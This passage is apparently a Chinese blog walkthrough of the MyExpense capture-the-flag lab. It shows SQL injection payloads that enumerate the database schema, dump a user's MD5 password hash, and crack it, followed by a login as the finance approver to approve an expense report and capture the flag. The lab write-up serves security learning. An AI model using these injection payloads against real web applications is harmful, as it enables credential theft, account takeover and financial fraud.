https://blog.csdn.net/qq_41918771

并且看到了经理的经理就是财务人员pbaudouin



再次回到刚刚的用户，发现已经成为验证的状态。



只要这个状态成为Sent for payment应该就表示完成这个挑战了

Initiated By / Date	Message
Samuel Lamotte (Rennes) Collaborator 2019-12-16 13:41:16	
Manon Riviere (Rennes) Manager 2018-02-11 16:34:48	Great ! Thank you.
Aristide Foulon (Paris) Financial approver 2018-02-11 14:01:45	The status of your expense report will be " Sent for payment".
Ninette Thomas (Brest) Collaborator 2018-02-11 13:44:43	How do I know if my expense report is reimbursed?
Maximilien Nguyen (Brest) Manager 2018-02-11 11:23:12	Less time wasted than send excel file in a mail!
Paul Baudouin (Paris) Financial approver 2018-02-11 10:52:08	MyExpense application allow collaborators and managers to report their expenses in order to be reimbursed as quick as possible.

https://blog.csdn.net/qq_41918771

经过靶机作者给的hint。接下来来获取财务人员的账号密码

现在使用经理cookie登录到经理账号：Manon，访问导航栏的Rennes页面，此时看见提交参数为id=2。


The screenshot shows a browser window with the URL `192.168.34.90/site.php?id=2`. The browser's address bar and tabs are visible. The page content includes a navigation menu with 'Home', 'Expense reports', and 'Rennes'. A user profile for 'Manon Riviere (mriviere)' is shown in the top right. Below the navigation, a table displays employee information for Rennes (8 Rue des lilas, 35000 Rennes).

Firstname	Lastname	Email address	Role
Manon	Riviere	mriviere@futuraBI.fr	Manager
Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator
Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator

https://blog.csdn.net/qq_41918771


测试注入

`2' and 1=1;#`



发现没有数据，修改payload去掉单引号


```
id=2 and 1=1;#
```



发现页面返回正常，说明这里不是数字型注入。

修改payload为

```
id=2 and 1=2;#
```




发现1=1正常输出，而1=2没有数据，则判断这里存在注入点。

使用order by 确定字段数为4.

```
id=2 order by 4
```

使用联合查询爆表

```
id=2 union select 1,2,3,4;#
```



```
id=2 union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3,4;#
```

浏览器地址栏: 192.168.34.90/site.php?id=2%20union%20select%201,(select%20group_concat(table_name)%20from%20information_schema.tables...)

面包屑: Home Expense reports Rennes

用户: Manon Riviere (mriviere)

Technical error has occurred.

Firstname	Lastname	Email address	Role
Manon	Riviere	mriviere@futuraBl.fr	Manager
Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator
Samuel	Lamotte	slamotte@futuraBl.fr	Collaborator
expense,message,site,user	1	3	4

URL: https://blog.csdn.net/qq_41918771

使用联合查询爆字段

看到user表, 爆user表字段

```
id=2 union select 1,(select group_concat(column_name) from information_schema.columns where table_name='user'),3,4;#
```

浏览器地址栏: 192.168.34.90/site.php?id=2%20union%20select%201,(select%20group_concat(column_name)%20from%20information_schema.col...)

面包屑: Home Expense reports Rennes

用户: Manon Riviere (mriviere)

Technical error has occurred.

user_id,username,password,role,lastname,firstname,site_id,mail,manager_id,last_connection,active,Host,User,Password,Select_priv,Insert_priv,Update_priv>Delete_priv>Create_priv,Drop_priv,Reload_priv,Shutdown_priv

URL: https://blog.csdn.net/qq_41918771

使用联合查询爆数据

发现username,password字段

接下来直接指定用户名为财务人员的账号, 查询他的密码。

```
id=2 union select 1,(select password from user where username='pbaudouin' ),3,4;#
```

浏览器地址栏: 192.168.34.90/site.php?id=2%20union%20select%201,(select%20password%20from%20user%20where%20username=%27pbaudouin%27)

网站标题: Futura Business Informatique

导航: Home Expense reports Rennes

用户: Manon Riviere (mrviere)

消息: a technical error has occurred.

Firstname	Lastname	Email address	Role
Manon	Riviere	mrviere@futuraBI.fr	Manager
Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator
Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator
64202ddd5fdea4cc5c2f856efef36e1a	1	3	4

发现密码为 64202ddd5fdea4cc5c2f856efef36e1a ,
md5解密

密文: 64202ddd5fdea4cc5c2f856efef36e1a

类型: 自动 [帮助]

查询 加密

查询结果:
HackMe

密码为HackMe。
接下来登录财务人员的账号

pbaudouin:HackMe

浏览器地址栏: 192.168.34.90/index.php

网站标题: Futura Business Informatique

导航: Home Expense reports Paris Rennes Brest



用户: Paul Baudouin (pbaudouin)

消息: Last messages

Initiated By / Date	Message	Action
Samuel Lamotte (Rennes) Collaborator 2019-12-19 02:58:41		
Manon Riviere (Rennes)	Great ! Thank you.	

访问费用报告页面，发现了750元的费用报告，点击同意。

Collaborators Expense reports

Date	Collaborator's name	Amount	Comment	Status	Action
2018-02-15	Samuel Lamotte	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Validated	 



My Expense reports

https://blog.csdn.net/qq_41918771

选择yes。

Are you sure to want to send for payment this expense report ?

Collaborators Expense reports

Date	Collaborator's name	Amount	Comment	Status	Action
2018-02-15	Samuel Lamotte	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Validated	 

https://blog.csdn.net/qq_41918771

再重新用slamotte用户登录，看到flag。

浏览器地址栏显示: 不安全 | 192.168.34.90/expense_reports.php

网站标题: Futura Business Informatique

用户: Samuel Lamotte (slamotte) | Logou

消息: Congratz ! The flag is : flag{H4CKY0URL1F3}

My Expense reports

Date	Amount	Comment	Status	Action
2018-02-15	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Sent for payment	

New expense report

Amount (€): 300 Comment: Séminaire du 12/06/2018 Create

https://blog.csdn.net/qq_41918771

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群



信息安全小白群

扫一扫二维码，入群聊。

https://blog.csdn.net/qq_41918771